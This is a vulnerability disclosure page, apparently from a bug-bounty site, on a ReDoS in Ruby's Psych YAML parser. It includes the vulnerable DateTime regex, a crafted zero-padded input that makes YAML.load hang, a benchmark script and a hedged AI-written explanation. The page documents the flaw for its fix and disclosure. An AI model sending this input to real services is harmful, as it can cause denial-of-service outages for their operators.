ReDoS in Psych
A regular expression used when parsing DateTime values in YAML is vulnerable to catastrophic backtracking. An attacker who can supply YAML for deserialisation could cause a denial of service by making the parser consume excessive CPU time.

- Triaged in 13 days
- Fixed in 3.3 years
- Disclosed after 3.4 years
Hello, I found a pattern that occur ReDoS in Psych.load.
https://github.com/ruby/psych/blob/v4.0.3/lib/psych/scalar_scanner.rb#L113 https://github.com/ruby/psych/blob/v4.0.3/lib/psych/visitors/to_ruby.rb#L83
    def parse_time string
      klass = class_loader.load 'Time'

      date, time = *(string.split(/[ tT]/, 2))
      (yy, m, dd) = date.match(/^(-?\d{4})-(\d{1,2})-(\d{1,2})/).captures.map { |x| x.to_i }
      md = time.match(/(\d+:\d+:\d+)(?:\.(\d*))?\s*(Z|[-+]\d+(:\d\d)?)?/)

      (hh, mm, ss) = md[1].split(':').map { |x| x.to_i }
      us = (md[2] ? Rational("0.#{md[2]}") : 0) * 1000000
/(\d+:\d+:\d+)(?:\.(\d*))?\s*(Z|[-+]\d+(:\d\d)?)?/ is vulnerable.
It is a detect result by recheck ( https://makenowjust-labs.github.io/recheck/ ).

PoC
❯ ruby -v
ruby 3.1.1p18 (2022-02-18 revision 53f5fc4236) [arm64-darwin20]

❯ irb
irb(main):001:0> require 'yaml'
=> true
irb(main):002:0> require 'date'
=> true

irb(main):003:0> YAML.dump(DateTime.now)
=> "--- !ruby/object:DateTime 2022-02-22 06:43:52.577591000 +09:00\n"

irb(main):004:0> YAML.load("--- !ruby/object:DateTime 2022-02-22 07:02:07.096315000 +09:00\n", permitted_classes: [Time, DateTime])
=> #<DateTime: 2022-02-22T07:02:07+09:00 ((2459632j,79327s,96315000n),+32400s,2299161j)>

irb(main):005:0> YAML.load("--- !ruby/object:DateTime 2022-02-22 " + '0' * 50000 + "00:0Z0:0:0", permitted_classes: [Time, DateTime])
# ReDoS!
=> #<DateTime: 2022-02-22T09:00:00+09:00 ((2459633j,0s,0n),+32400s,2299161j)>
benchmark
datetime_benchmark.rb
require 'benchmark'
require 'yaml'
require 'date'

def datetime_parse(length)
  text = "--- !ruby/object:DateTime 2022-02-21 " + '0' * length + '00:0Z0:0:0'
  YAML.load(text , permitted_classes: [Time, DateTime])
end

Benchmark.bm do |x|
  x.report { datetime_parse(100) }
  x.report { datetime_parse(1000) }
  x.report { datetime_parse(10000) }
  x.report { datetime_parse(100000) }
end
❯ ruby datetime_benchmark.rb
       user     system      total        real
   0.000215   0.000212   0.000427 (  0.000422)
   0.002306   0.000005   0.002311 (  0.002314)
   0.219717   0.000125   0.219842 (  0.219844)
  21.904961   0.041427  21.946388 ( 21.946604)
Impact
ReDoS occurs when DateTime deserialization is allowed.
The impact is limited as the attack string never matches the value of TIME.(https://github.com/ruby/psych/blob/v4.0.3/lib/psych/scalar_scanner.rb#L50
)
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the regular expression used to parse the time portion of a DateTime string has nested optional groups that allow many ways to match the same input, leading to exponential backtracking.
Impact
The impact is limited because the attack string never matches the value of TIME, but a denial of service could still occur when DateTime deserialisation is allowed.
What the attacker needed
DateTime deserialisation is allowed; Attacker can supply YAML input
How it was found
- Load a YAML document that defines a DateTime object with a specially crafted time string containing many zeros.
- Observe that the YAML.load call takes a very long time to complete.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a program reads YAML data, it sometimes converts text into date and time objects. The code that does this uses a pattern-matching rule that can become extremely slow if given a specially crafted string. An attacker could send such a string to make the program hang, which is a denial of service.
What is DoS?
A request that exhausts resources or crashes a component. Many programs forbid testing it; reports usually show it from code, not by attacking.



